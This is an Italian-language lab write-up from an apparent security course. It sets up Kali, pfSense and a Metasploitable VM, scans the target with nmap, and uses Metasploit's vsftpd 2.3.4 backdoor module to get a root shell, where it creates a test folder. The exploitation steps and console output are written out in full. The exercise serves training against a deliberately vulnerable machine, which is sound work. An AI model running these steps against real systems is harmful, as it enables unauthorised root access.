

HACKING CON METASPLOIT

TASK



Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:

Partendo dall'esercizio guidato visto nella lezione teorica di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24**.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando `mkdir` nella directory di root (/). Chiamate la cartella `test_metasploit`.

ANALISI E VALUTAZIONE

Come da traccia al fine di far comunicare Meta e Kali che appartengono a due reti diversi dobbiamo usufruire di pfsense che funge in questo caso da Router. Vediamo gli indirizzi IP che utilizzeremo per la configurazione di Pfsense:

SERVICE	INDIRIZZO ADDRESS	INDIRIZZO GATEWAY
KALI	192.168.50.100	192.168.50.103
METASPOITABLE	192.168.1.149	192.168.1.1
PFSENSE	192.168.50.103	//

KALI:

Come prima cosa andiamo a configurare la rete di **Kali**, non prima di aver impostato la sua rete su interna:

```
GNU nano 6.3
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*


# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100/24
gateway 192.168.50.103
```

Rete

Scheda 1: Intel PRO/1000 MT Desktop (Rete interna, 'intnet')

METASPOITABLE:



```
Metasploit2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

 Rete

Scheda 2: Intel PRO/1000 MT Desktop (Rete interna, 'pfsense')

PFSENSE:




```
Pfsense [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(Local Database)

FreeBSD/amd64 (pfSense.home.arp) (ttyv0)
VirtualBox Virtual Machine - Netgate Device ID: d38fc4f5ad1a16d2c771
*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN1 (lan)     -> em1      -> v4: 192.168.50.103/24
LAN2 (opt1)    -> em2      -> v4: 192.168.1.1/24

0) Logout (SSH only)      9) pfTop
1) Assign Interfaces      10) Filter Logs
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system          11) Restart webConfigurator
6) Halt system            12) PHP shell + pfSense tools
7) Ping host              13) Update from console
8) Shell                  14) Enable Secure Shell (sshd)
                          15) Restore recent configuration
                          16) Restart PHP-FPM

Enter an option: 
```

 Rete

Scheda 1: Intel PRO/1000 MT Desktop (NAT)
Scheda 2: Intel PRO/1000 MT Desktop (Rete interna, 'intnet')
Scheda 3: Intel PRO/1000 MT Desktop (Rete interna, 'pfsense')

Opzione 1: (modifica degli IP address da menù)

Se avessimo voluto modificare gli IP ci bastava digitare da menù il tasto 2 e selezionare la rete al quale volevamo modificare gli IP Address.

Opzione 2: (modifica degli IP address dal website)

Andiamo al sito di PfSense dal firefox di kali e andiamo sulla sezione interfaces → Lan1 e applichiamo le seguenti modifiche:

Interfaces / LAN1 (em1) ≡ 🔍 ?

General Configuration

Enable ☒ Enable interface

Description
Enter a description (name) for the interface here.

IPv4 Configuration Type

Static IPv4 Configuration

IPv4 Address /

IPv4 Upstream gateway + Add a new gateway

Per il Lan2 la configurazione è la seguente:

Interfaces / LAN2 (em2) ≡ 🔍 ?

General Configuration

Enable ☒ Enable interface

Description
Enter a description (name) for the interface here.

IPv4 Configuration Type

Static IPv4 Configuration

IPv4 Address /

IPv4 Upstream gateway + Add a new gateway

Per entrambi l'opzione andremo a fare il test se effettivamente Kali pinga Meta:

```
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=2.10 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=2.67 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=1.01 ms
^X64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=1.28 ms
^Z
zsh: suspended ping 192.168.1.149
```

Dopo di che effettuiamo una scansione con **nmap -sV [IP_Meta]** di tutte le porte aperte, i servizi e le rispettive versioni di Meta:

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 08:34 EST
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.034s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.88 seconds
```

Quello che ci interessa è la porta 21 relativo al servizio ftp. Da questo avremo potuto effettuare un'ulteriore scansione più dettagliata tramite il comando **nmap -A -p 21 [IP_Meta]**:

```
(kali@kali)-[~]
$ nmap -A -p 21 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 08:37 EST
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.015s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.50.100
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.78 seconds
```

La versione che ci interessa è **vsftpd**

MSFCONSOLE: Vsftpd

Apriamo il terminale di Kali ed apriamo msfconsole. Subito dopo andiamo a cercare un exploit per il servizio vsftpd con il comando **search vsftpd**

```
msf6 > search vsftpd
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::IDENTIFIER
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Name      Current Setting  Required  Description
--      -
RHOSTS    21               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
-----
Name      Current Setting  Required  Description
--      -

Exploit target:
-----
Id  Name
--  -
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Usiamo il comando **use 0** per andare a selezionare l'exploit con numero identificativo 0.

Mostriamo a schermo le info riguardante le Exploit letto con il comando **show options**

Considerato che nelle info l'host target non è stato scelto andiamo ad impostarlo con il comando **set RHOSTS #IP_MACCHINA_TARGET**

Infine andiamo a scegliere il payload e per mostrare quali sono i disponibili per l'exploit scelto utilizziamo il comando **show payloads** Essendo l'unico disponibile lo scegliamo con il comando: **set payload 0**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
hm::EcdsaSha2Nistp256::IDENTIFIER

Compatible Payloads
-----
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  payload/cmd/unix/interact               normal        No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
```

Infine andiamo ad utilizzare il comando **exploit** o **run** per lanciare l'attacco e aspettiamo che la sessione venga aperta:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:39509 → 192.168.1.149:6200) at 2022-12-05 08:44:21 -0500

pwd
/
```

Dopo che la shell ci è stata aperta possiamo inserire i comandi che vogliamo. E come da traccia andiamo ad inserire la cartella test_metasploit nella directory / con il comando **mkdir**.

```
pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```